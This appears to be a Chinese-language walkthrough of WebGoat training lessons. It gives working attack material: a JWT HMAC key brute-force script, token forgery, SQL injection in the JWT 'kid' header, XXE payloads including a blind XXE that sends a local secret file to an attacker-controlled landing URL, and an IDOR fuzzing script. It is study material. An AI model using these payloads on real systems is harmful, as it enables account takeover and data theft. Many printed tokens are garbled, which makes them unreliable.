- 将其编辑为 `{"alg": null}. {"iat":1564402244,"admin":"true","user":"Tom"}.` .
- 将其重新编码到base64  
( `eyJhbGciOiBudWxsZQ.eyJpYXQiOiE1NjQ0MDIyNDQsImFkbWluIjoiaWoidHJ1ZSIsInVzZXIiOiJUb20ifQ`  
). (Pure base64 encoding might give paddings with '=' which will mess up the jwt library used in WebGoat, this is cleaned up)

- 点击 *Modify and Resend*, 使用新生成的值修改 Cookie, 然后再次发送请求.



- 💡 保存令牌并尝试在本地验证令牌
- 💡 下载单词列表字典 (<https://github.com/first20hours/google-10000-english>)
- 💡 编写一个小程序或使用 HashCat 根据单词列表爆破令牌

可以使用 `johntheripper` 和 <https://jwt.io/> 等工具来验证这一挑战, 但为了更好地了解整个过程, 这里有一个 Python 脚本.

- 隔离签名，并正确格式化它.
- 使用字典的每个单词作为键，计算初始消息的 HMAC，将其转换为 base64，并将其与签名进行比较.
- 如果有匹配项，词典词是使用的键 (value found : **victory**).
- 然后用修改后的消息计算新签名

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLC  
J  
pYXQiOiE1MjQyMTA5MDQsImV4cCI6MTYxODkwNTMwNCwiYXVkIjoid2ViZ29hdC5vcpciLCJzdWIiOi  
J  
0b21Ad2ViZ29hdC5jb20iLCJ1c2VybmFtZSI6IldlYkdvYXQiLCJFbWVpbCI6InRvbUB3ZWJnb2F0Lm  
N  
vbSIsIlJvbGUiOiI0IiwiaWF0IjoiMTYxODkwNTMwNCwiLCJ1c2VybmFtZSI6IldlYkdvYXQiLCJFbWVpbCI6InRvbUB3ZWJnb2F0Lm  
ZqVP  
WWGE01u1j02a-yfx81ZetbDqiTc

```

import base64
import hashlib
import hmac

def jwt_tokens_5():
    token =
'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOiE1MjQyMTA5MDQsImV4cCI6MTYxODkwNTMwNCwiYXVkJjoid2ViZ29hdC5vcnciLCJzdWIiOiJ0b21Ad2ViZ29hdC5jb20iLCJ1c2VybmFtZSI6IiRvbSIsIkVtYWlsIjoidG9tQHdlYmdvYXQuY29tIiwiaWUm9sZSI6WyJNYW5hZ2VyIiwuUHJvamVjdCBZG1pbmlzdHJhdG9yIl19.vPe-qQP0t78zK8wrbN1TjNj3LeX9Qbch6oo23RUJgM'.split('.')

    payload = '{"iss":"WebGoat Token Builder","iat":1524210904,"exp":1618905304,"aud":"webgoat.org","sub":"tom@webgoat.com","username":"WebGoat","Email":"tom@webgoat.com","Role":["Manager","Project Administrator"]}'.encode()

    unsigned_token = (token[0] + '.' + token[1]).encode()

    # signature is base64 URL encoded and padding has been removed, so we must add it
    signature = (token[2] + '=' * (-len(token[2]) % 4)).encode()

    with open('google-10000-english-master/google-10000-english.txt', 'r') as fd:
        lines = [line.rstrip('\n').encode() for line in fd]

    def hmac_base64(key, message):
        return base64.urlsafe_b64encode(bytes.fromhex(hmac.new(key, message, hashlib.sha256).hexdigest()))

    for line in lines:
        test = hmac_base64(line, unsigned_token)

        if test == signature:
            print('Key: {}'.format(line.decode()))
            new_token = (token[0] + '.' +
base64.urlsafe_b64encode(payload).decode().rstrip('=')).encode()
            new_signature = hmac_base64(line, new_token)
            new_token += ('.' + new_signature.decode().rstrip('=')).encode()
            print('New token: {}'.format(new_token.decode()))
            return


jwt_tokens_5()

```

```

Key: victory
New token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOiE1MjQyMTA5MDQsImV4cCI6MTYxODkwNTMwNCwiYXVkJjoid2ViZ29hdC5vcnciLCJzdWIiOiJ0b21Ad2ViZ29hdC5jb20iLCJ1c2VybmFtZSI6IiRvbSIsIkVtYWlsIjoidG9tQHdlYmdvYXQuY29tIiwiaWUm9sZSI6WyJNYW5hZ2VyIiwuUHJvamVjdCBZG1pbmlzdHJhdG9yIl19.vPe-qQP0t78zK8wrbN1TjNj3LeX9Qbch6oo23RUJgM
Press any key to continue . . .

```

7.  此挑战没有提供足够的信息来完成. 通过查看源码, 我们可以发现需要完成以下内容: 发送一个带有 header `Content-Type: application/json` 和 content `{"user": "Jerry", "password": "bm5nhSkxCXZkKRy4"}` 的 POST 请求到



<http://host:port/JWT/refresh/login> 来取得 `<jerry_refresh_token>` .  课程编号在完成时不会变为绿色.

- 看看访问日志，你会发现一个令牌
- 从访问日志的获得令牌不再有效，你能找到一种方法来刷新它吗？
- 刷新令牌的终结点是 'jwt/refresh/newToken'
- 找到Authorization: Bearer 并使用你自己刷新的令牌

- 从日志中寻找 `<tom_access_token>` .
- 发送 POST 请求到 <http://host:port/JWT/refresh/newToken> ,其带有header `Content-Type: application/json` 和 `Authorization: Bearer <tom_access_token>` 以及 content `{"refresh_token": "<jerry_refresh_token>"}`
- 取得 `<tom_access_token_new>` .
- 拦截对 <http://host:port/JWT/refresh/checkout> 的POST request 并添加 header `Authorization: Bearer <tom_access_token_new>`

The screenshot shows the Chrome DevTools Network tab with 29 requests listed. The selected request is a POST to 'http://127.0.0.1:8080/WebGoat/JWT/refresh/login'. The right sidebar displays the request details, including the method (POST), URL, and headers (Host, Content-Type, Cookie).

É...	Méth...	Domaine	Fichier	Source	Type	Transfert	Tai...	0 ms		40,96 s
40%	POST	127.0.0.1:8...	checkout	xhr	json	12,18 Ko	11,...	1 ms		
20%	GET	127.0.0.1:8...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	15 ms		
20%	GET	127.0.0.1:8...	lessonoverview.mvc	xhr	json	896 o	612...	17 ms		
20%	GET	127.0.0.1:8...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	17 ms		
20%	GET	127.0.0.1:8...	lessonoverview.mvc	xhr	json	896 o	612...	21 ms		
20%	GET	127.0.0.1:8...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	16 ms		
20%	GET	127.0.0.1:8...	lessonoverview.mvc	xhr	json	896 o	612...	16 ms		
20%	GET	127.0.0.1:8...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	17 ms		
20%	GET	127.0.0.1:8...	lessonoverview.mvc	xhr	json	896 o	612...	17 ms		
20%	GET	127.0.0.1:8...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	17 ms		
20%	GET	127.0.0.1:8...	lessonoverview.mvc	xhr	json	896 o	612...	16 ms		
20%	GET	127.0.0.1:8...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	17 ms		
20%	GET	127.0.0.1:8...	lessonoverview.mvc	xhr	json	896 o	612...	16 ms		
20%	GET	127.0.0.1:8...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	17 ms		
20%	GET	127.0.0.1:8...	lessonoverview.mvc	xhr	json	896 o	612...	16 ms		
20%	GET	127.0.0.1:8...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	17 ms		
20%	GET	127.0.0.1:8...	lessonoverview.mvc	xhr	json	896 o	612...	16 ms		
20%	GET	127.0.0.1:8...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	17 ms		
20%	GET	127.0.0.1:8...	lessonoverview.mvc	xhr	json	896 o	612...	16 ms		
20%	GET	127.0.0.1:8...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	17 ms		

29 requêtes | 127,25 Ko / 135,02 Ko transférés | Terminé en : 1,12 min

Nouvelle requête

Annuler Envoyer

Méthode URL

POST http://127.0.0.1:8080/WebGoat/JWT/refresh/login

En-têtes de requête :

Host: 127.0.0.1:8080  
Content-Type: application/json  
Cookie: JSESSIONID=Xnh5c7QgY-104D-10okGUJmH6jhvq0h1H-QJcPMH; language=fr\_FR; cool

Corps de la requête :

{"user":"Jerry","password":"bm5nh5kCXZkRy4"}

The screenshot shows the Chrome DevTools Network tab. The list of requests includes several GET requests to lesson menu and overview endpoints, and one POST request to the login endpoint. The 'login' request is selected, and its response is shown in the right sidebar. The response is a JSON object containing an 'access\_token' and a 'refresh\_token'.

Évt	Méth...	Domaine	Fichier	Source	Type	Transfert	Ta...	0 ms	1,37 min
200	GET	127.0.0.1...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...		17 ms
200	GET	127.0.0.1...	lessonoverview.mvc	xhr	json	896 o	61...		17 ms
200	GET	127.0.0.1...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...		32 ms
200	GET	127.0.0.1...	lessonoverview.mvc	xhr	json	896 o	61...		17 ms
200	GET	127.0.0.1...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...		17 ms
200	GET	127.0.0.1...	lessonoverview.mvc	xhr	json	896 o	61...		17 ms
200	GET	127.0.0.1...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...		17 ms
200	GET	127.0.0.1...	lessonoverview.mvc	xhr	json	896 o	61...		16 ms
200	POST	127.0.0.1...	login	xhr	json	507 o	22...		16 ms
200	GET	127.0.0.1...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...		17 ms
200	GET	127.0.0.1...	lessonoverview.mvc	xhr	json	896 o	61...		17 ms
200	GET	127.0.0.1...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...		16 ms
200	GET	127.0.0.1...	lessonoverview.mvc	xhr	json	896 o	61...		17 ms
200	GET	127.0.0.1...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...		17 ms
200	GET	127.0.0.1...	lessonoverview.mvc	xhr	json	896 o	61...		17 ms
200	GET	127.0.0.1...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...		17 ms
200	GET	127.0.0.1...	lessonoverview.mvc	xhr	json	896 o	61...		32 ms

100 requêtes 417,94 Ko / 445,69 Ko transférés Terminé en : 4,06 min

En-têtes Cookies Paramètres **Réponse** Délais Trace de la pile

Filtrer les propriétés

JSON

```

{
  "access_token": "eyJhbGciOiJIUzUxMi9yZG1pb1I6ImZhbHliiWidXNlciI6IklpcnJ5In0.Z-XZ2L0Tuub0Ej9NmyVADu7IK40gL9h1EjRg1DDafz5_H-SrexH1MYHolxRyApnOP7NfFonP3Ow1Y5qIOA",
  "refresh_token": "bdNxuwiTbFoTBFzXodVG"
}

```

Network tab showing a series of requests. The selected request is a POST to `http://127.0.0.1:8080/WebGoat/JWT/refresh/newToken`. Headers include `Host: 127.0.0.1:8080`, `Content-Type: application/json`, `Authorization: Bearer eyJhbGciOiJIUzUxMi9...eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpYXQiOiE1MjYxMzE0MTUyNjBxNzpxMSwiYWRTaW4iOiJn...JSESSiONID=Xnh5c7QgY-104D-10okGUJmH6jhwqH1H-QJcPMH; language=fr_FR; cookieconsent_status=dis`, and `Cookie: JSESSIONID=Xnh5c7QgY-104D-10okGUJmH6jhwqH1H-QJcPMH; language=fr_FR; cookieconsent_status=dis`. The body is `{ "refresh_token": "bdNxuwiTbFoTBFzXodVG" }`.

Network tab showing a series of requests. The selected request is a POST to `http://127.0.0.1:8080/WebGoat/JWT/refresh/newToken`. Headers include `Host: 127.0.0.1:8080`, `Content-Type: application/json`, `Authorization: Bearer eyJhbGciOiJIUzUxMi9...eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpYXQiOiE1MjYxMzE0MTUyNjBxNzpxMSwiYWRTaW4iOiJn...JSESSiONID=Xnh5c7QgY-104D-10okGUJmH6jhwqH1H-QJcPMH; language=fr_FR; cookieconsent_status=dis`, and `Cookie: JSESSIONID=Xnh5c7QgY-104D-10okGUJmH6jhwqH1H-QJcPMH; language=fr_FR; cookieconsent_status=dis`. The body is `{ "access_token": "eyJhbGciOiJIUzUxMi9...eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpYXQiOiE1MjYxMzE0MTUyNjBxNzpxMSwiYWRTaW4iOiJn...JSESSiONID=Xnh5c7QgY-104D-10okGUJmH6jhwqH1H-QJcPMH; language=fr_FR; cookieconsent_status=dis", "refresh_token": "Xj3QYbtmaFePtrQGUnbl" }`.

Network tab showing a series of requests. The selected request is a POST to `http://127.0.0.1:8080/WebGoat/JWT/refresh/newToken`. Headers include `Host: 127.0.0.1:8080`, `Content-Type: application/json`, `Authorization: Bearer eyJhbGciOiJIUzUxMi9...eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpYXQiOiE1MjYxMzE0MTUyNjBxNzpxMSwiYWRTaW4iOiJn...JSESSiONID=Xnh5c7QgY-104D-10okGUJmH6jhwqH1H-QJcPMH; language=fr_FR; cookieconsent_status=dis`, and `Cookie: JSESSIONID=Xnh5c7QgY-104D-10okGUJmH6jhwqH1H-QJcPMH; language=fr_FR; cookieconsent_status=dis`. The body is `{ "access_token": "eyJhbGciOiJIUzUxMi9...eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpYXQiOiE1MjYxMzE0MTUyNjBxNzpxMSwiYWRTaW4iOiJn...JSESSiONID=Xnh5c7QgY-104D-10okGUJmH6jhwqH1H-QJcPMH; language=fr_FR; cookieconsent_status=dis", "refresh_token": "Xj3QYbtmaFePtrQGUnbl" }`.

- 在提示中缺乏精度：密钥被解码为 base64 链。此外，您不应作把 `hacked' UNION select 'deletingTom' from INFORMATION_SCHEMA.SYSTEM_USERS --` 作为 `kid`，你必须使用 `hacked' UNION select 'ZGVsZXRpmdUb20=' from INFORMATION_SCHEMA.SYSTEM_USERS --`
- 课程编号在验证时不会变为绿色。

看看 token 和 specifically 和 the header

'kid' (key ID) header 参数是一个提示，指示哪个密钥用于保护 JWS

- 🔑 密钥密钥可以位于文件系统内存中，甚至 驻留在数据库中
- 🔑 密钥存储在数据库中并加载，同时验证令牌
- 🔑 使用 SQL 注入，您可能能够操作密钥到您知道的内容并创建新令牌。
- 🔑 使用: `hacked' UNION select 'deletingTom' from INFORMATION_SCHEMA.SYSTEM_USERS -`  
- 作为 header 中的kid 并将令牌的内容更改为 Tom，然后用新令牌命中终结点

token=eyJ0eXAiOiJKV1QiLCJraWQiOiJ3ZWJnb2F0X2tleSIzImFsImFsZyI6IkhTMjU2In0.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEEj1aWxkZXIiLCJpYXQiOiJlMjQyMTA5MDQsImV4cCI6MTYxODkwNTMwNCwiYXVkIjoid2ViZ29hdC5vcnciLCJzdWIiOiJqZXJyeUB3ZWJnb2F0LmNvbSIsInVzZXJuYW11IjoiaSmVycnkiLCJFbWpBI6ImplcnJ5QHdlYmduYXQuY29tIiwiaWF0Ij0iMTYxODkwNTMwNCwiLCJ0eXAiOiJKV1QiLCJraWQiOiJ3ZWJnb2F0X2tleSIzImFsImFsZyI6IkhTMjU2In0.CgZ27DzgVW8gzcn6zOU638uUCi6Uhi0JKYzoEZGE8

```
{
  "typ": "JWT", "kid": "webgoat_key", "alg": "HS256" }. {
    "iss": "WebGoat Token Builder",
    "iat": 1524210904, "exp": 1618905304, "aud": "webgoat.org", "sub": "jerry@webgoat.com"
  },
  "username": "Jerry", "Email": "jerry@webgoat.com", "Role": ["Cat"] } } .signature
```

```
{"typ":"JWT","kid":"'hacked' UNION select 'ZGVsZXRpmdUb20=' from INFORMATION_SCHEMA.SYSTEM_USERS --","alg":"HS256"}
```

```
{
  "iss": "WebGoat Token Builder",
  "iat": 1524210904,
  "exp": 1618905304,
  "aud": "webgoat.org",
  "sub": "jerry@webgoat.com",
  "username": "Tom",
  "Email": "jerry@webgoat.com",
  "Role": ["Cat"]
}
```

- 新令牌是

```
eyJ0eXAiOiJKV1QiLCJraWQiOiJoYWNRZWQnIFVOSU90IHNIbGVjdCAnWkdWc1pYUnBibWRVYjIwPSc
g
ZnJvbSBjTkZPUk1BVE1PT19TQ0hFTUEuU1lTVEVNX1VTRVJTIC0tIiwiYWxnIjoifSMyNTYifQ.eyJp
c
3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOjE1MjQyMTA5MDQsImV4cCI6MTYxODkwNTMw
N
CwiYXVkJjoid2ViZ29hdC5vcnciLCJzdWIiOiJqZXJyeUB3ZWJnb2F0LmNvbSIsInVzZXJlIjoi
V
G9tIiwiRW1haWwiOiJqZXJyeUB3ZWJnb2F0LmNvbSIsIlJvbGUlOiI2F0I119.JrDpQmNiVI818Uv
O
MQgRmPkZ0etw7Ic1WbPvStS2B6U
```

- 点击 *Modify and Resend*, 用新生成的参数修改 token 并重新发送请求.

```
import base64
import hashlib
import hmac

def jwt_tokens_8():
    def hmac_base64(key, message):
        return base64.urlsafe_b64encode(bytes.fromhex(hmac.new(key, message,
            hashlib.sha256).hexdigest()))

    header = '{"typ":"JWT","kid":"hacked\' UNION select \'ZGVsZXRpbnmdUb20=\' from
INFORMATION_SCHEMA.SYSTEM_USERS --","alg":"HS256"}'.encode()
    payload = '{"iss":"WebGoat Token
Builder","iat":1524210904,"exp":1618905304,"aud":"webgoat.org","sub":"jerry@webgoat
.com","username":"Tom","Email":"jerry@webgoat.com","Role":["Cat"]}'.encode()

    new_token = (base64.urlsafe_b64encode(header).decode().rstrip('=') +
        '.' +
        base64.urlsafe_b64encode(payload).decode().rstrip('=')).encode()
    new_signature = hmac_base64('deletingTom'.encode(), new_token)
    new_token += ('.' + new_signature.decode().rstrip('=')).encode()

    print('New token: {}'.format(new_token.decode()))
    return

jwt_tokens_8()
```

## (A3) Sensitive Data Exposure:

### Insecure Login

2.  课程编号在验证时不会变为绿色.

- 在浏览器中打开 *Development Tools* , 然后转到 *Network* 选项卡.
- 在 WebGoat, 点击 **Log in**.
- 在 *Network* 标签页找到对 `start.mc` 的请求并点击 *Parameters*


- 注意参数 `{"username": "CaptainJack", "password": "BlackPearl"}` .



## (A4) XML External Entities (XXE):

### XXE

3.  请尝试提交表单，看看会发生什么情况
  -  使用 ZAP/Burp 拦截请求，并尝试包括您自己的 DTD
  -  在 xml 中尝试包括一个文档类型" (`<!DOCTYPE...`)
  -  包括的内容可以为如下所示: `<!DOCTYPE user \[<!ENTITY root SYSTEM "file:///"/>\]>`
  -  不要忘记引用该实体
  -  在注释中，您应该引用: `&root;test`

- 在浏览器中打开 *Development Tools* , 然后转到 *Network* 选项卡.
- 在 WebGoat, 提交一个评论.
- 在 *Network* 标签页找到对 `simple` 的请求并点击 *Edit and Resend*
- 编辑body: `<?xml version="1.0"?><!DOCTYPE comment [<!ENTITY xxe SYSTEM "file:///"/>]><comment><text>&xxe;</text></comment>` .



4.  查看 content type
  -  终结点是否仅接受 json 消息?

- 在浏览器中打开 *Development Tools* , 然后转到 *Network* 选项卡.
- 在 WebGoat, 提交一个评论.
- 在 *Network* 标签页找到对 `content-type` 的请求并点击 *Edit and Resend*
- 编辑body: `<?xml version="1.0"?><!DOCTYPE comment [<!ENTITY xxe SYSTEM "file:///"/>]><comment><text>&xxe;</text></comment>` . 并编辑 header `Content-Type: application/json` 为 `Content-Type: application/xml` .

The screenshot shows the Chrome DevTools Network tab. A list of requests is displayed on the left, with a POST request to 'http://127.0.0.1:8080/WebGoat/xxe/content-type' selected. The right pane shows the details of this request, including the method (POST), URL, and request headers. The request body is an XML payload designed to trigger an XXE attack.

Ét	Méth...	Domaine	Fichier	Source	Type	Transfert	Ta...	0 ms	20,48 s
204	GET	127.0.0.1:...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	34 ms	
204	GET	127.0.0.1:...	lessonoverview.mvc	xhr	json	745 o	46...	32 ms	
204	POST	127.0.0.1:...	content-type	xhr	json	408 o	12...	37 ms	
204	POST	127.0.0.1:...	content-type	xhr					
204	GET	127.0.0.1:...	comments	xhr	json	1,41 Ko (en...	1,1...	3 ms	
204	GET	127.0.0.1:...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	24 ms	
204	GET	127.0.0.1:...	lessonoverview.mvc	xhr	json	745 o	46...	38 ms	
204	GET	127.0.0.1:...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	31 ms	
204	GET	127.0.0.1:...	lessonoverview.mvc	xhr	json	745 o	46...	32 ms	
204	GET	127.0.0.1:...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	38 ms	
204	GET	127.0.0.1:...	lessonoverview.mvc	xhr	json	745 o	46...	31 ms	
204	GET	127.0.0.1:...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	32 ms	
204	GET	127.0.0.1:...	lessonoverview.mvc	xhr	json	745 o	46...	31 ms	
204	GET	127.0.0.1:...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	34	
204	GET	127.0.0.1:...	lessonoverview.mvc	xhr	json	745 o	46...	3	
204	GET	127.0.0.1:...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...		
204	GET	127.0.0.1:...	lessonoverview.mvc	xhr	json	745 o	46...		

**Nouvelle requête**

Annuler Envoyer

Méthode URL  
POST http://127.0.0.1:8080/WebGoat/xxe/content-type

En-têtes de requête :

Host: 127.0.0.1:8080  
Content-Type: application/xml  
Cookie: JSESSIONID=D1oVMfknZjzXnPfLoVMfok9rqSLadB2uRQNM4z; language=fr\_FR; cookieconsent\_status=dismiss

Corps de la requête :

```
<?xml version="1.0"?><!DOCTYPE comment [<ENTITY xxe SYSTEM "file:///";><comment><text>8xxe;</text></cor
```

6. 虽然这不是一个挑战，但一个小错误已经悄悄地进入课程，要小心输入正确的 URL 以便能够执行测试。

## attack.dtd

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY ping SYSTEM 'http://host:port/landing?test=HelloWorld' >
```

## Request Body

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://host:port/files/username/attack.dtd" >
%remote;
]>
<comment>
<text>test&ping;</text>
</comment>
```

## 7. 此lesson暂时无法完成

- 💡 This assignment is more complicated you need to upload the contents of a file to the attackers site (WebWolf in this case)
- 💡 In this case you cannot combine external entities in combination with internal entities.
- 💡 Use parameter entities to perform the attack, see for example: <https://www.acunetix.com/blog/articles/xml-external-entity-xxe-limitations/>
- 💡 An example DTD can be found here WebGoat/<https://raw.githubusercontent.com/PiAil/pwning-webgoat/master/images/example.dtd>, include this DTD in the xml comment
- 💡 Use for the comment, be aware to replace the url accordingly: %remote;]> test&send;

- Upload **contents\_file.dtd** on **WebWolf**.
- Open the *Development Tools* in the browser, and go to the *Network* tab.

- On WebGoat, post a comment.
- Locate the query to `blind` in the *Network* tab and click on *Edit and Resend*.
- Edit the body of the query as specified below.

## contents\_file.dtd

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://host:port/landing?%file;' >" >%all;
```

## Request Body

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE xxe [
<!ENTITY % file SYSTEM "file:///home/webgoat/.webgoat-8.0.0.M25/XXE/secret.txt" >
<!ENTITY % dtd SYSTEM "http://host:port/files/username/contents_file.dtd" >
% dtd; ]>
<comment>
<text>test&send;</text>
</comment>
```

The screenshot shows the Chrome DevTools Network tab. A list of requests is shown on the left, with the POST request to 'http://127.0.0.1:8080/WebGoat/xxe/blind' selected. The right pane shows the details of this request, including the method (POST), URL, and the request body. The body is an XML payload designed for an XXE attack, using an ENTITY to load a local secret file and a DTD to include an external DTD file.

## (A5) Broken Access Control:

### Insecure Direct Object References

1. 首先登录. 用户名是 tom, 密码是 cat.
2. 此 lesson 存在 bug, 点击 view profile, 服务器不能正确响应. 点击课程编号在验证时不会变为绿色.

- 请确保您已在上一页登录
- 使用开发人员工具或代理查看响应.
- 属性不可见, 与大小、颜色或名称无关



属性是: **role, userID**.

#### 4. ⚠ 此lesson存在bug

- 💡 Look at the previous request for profile, this is similar
- 💡 You will need data from the previous request for your own profile
- 💡 Append your id to the previous request (i.e. .../profile/{yourId})

- Open the *Development Tools* in the browser, and go to the *Network* tab.
- In the lesson 3, click on **View Profile**.
- Locate the query to **blind** in the *Network* tab and click on *Response*.
- Notice the paramter **userID**, the expected answer is **WebGoat/IDOR/profile/userID\_value**.

The screenshot shows the Chrome DevTools Network tab. A list of requests is displayed, with the selected request being a GET to '127.0.0.1:8080/profile'. The response preview shows a JSON object with the following fields: role: 3, color: yellow, size: small, name: Tom Cat, and userID: 2342384.

#### 5. ⚠ 此lesson存在bug

- 💡 The default request here won't work at all, so you will need to manually craft the request or tamper it with a proxy
- 💡 You will likely need to 'fuzz' to try different values for the userId at the end of the Url
- 💡 Try incrementing the id value. It's not a simple +1, but it's also not too far off
- 💡 For editing the other user's profile, you will need to use the proxy or manually craft the request again
- 💡 To edit the other user's profile, you will use the same Url you did to view the other user's profile
- 💡 To edit, You will need to change the method, what is the RESTful method used for 'update' or 'edit'?
- 💡 You will also need the body of the request (will look something like the profile)
- 💡 The request should go to ... /WebGoat/IDOR/profile/{Buffalo Bills Id}
- 💡 Your payload should look something like ... {"role" : 1,"color" : "red","size" : "small","name" : "Tom Cat","userId" : "2342388"}

**View Another Profile:** The script below *fuzz* the URL found in the previous exercise to find another profile. We find one at 2342388.



```
import requests

def idor_5():
    index = 2342300

    headers = {
        'Cookie': COOKIE,
    }

    while True:
        r =
requests.get('http://192.168.99.100:8080/IDOR/profile/{}'.format(index),
headers=headers)

        if r.status_code != 500 and index != 2342384:
            print("Index: {}".format(index))
            return
        index += 1

idor_5()
```

**Edit Another Profile:** Send a PUT request to

<http://192.168.99.100:8080/IDOR/profile/2342388> with header `Content-Type:`

`application/json` and body `{"role":1, "color":"red", "size":"large", "name":"Buffalo Bill", "userId":2342388}`


## Missing Function Level Access Control

2. 💡 您可以在代理请求/响应周期中检查 DOM 或查看源.

💡 查找典型用户无法使用的内容指示

💡 寻找超级用户或管理员可能可以使用的东西

- 右击 Log Out 元素, 并点击 *Inspect Element*
- 在 HTML 的下面, 我们可以看到隐藏字段: Users, Config.



3. 💡 有一种更简单的方法和一种"更困难"的方法来实现这一目标, 更简单的方法涉及 GET 请求中的一个简单更改.

- 💡 如果您尚未从前面的练习中找到隐藏的菜单，则先去执行。
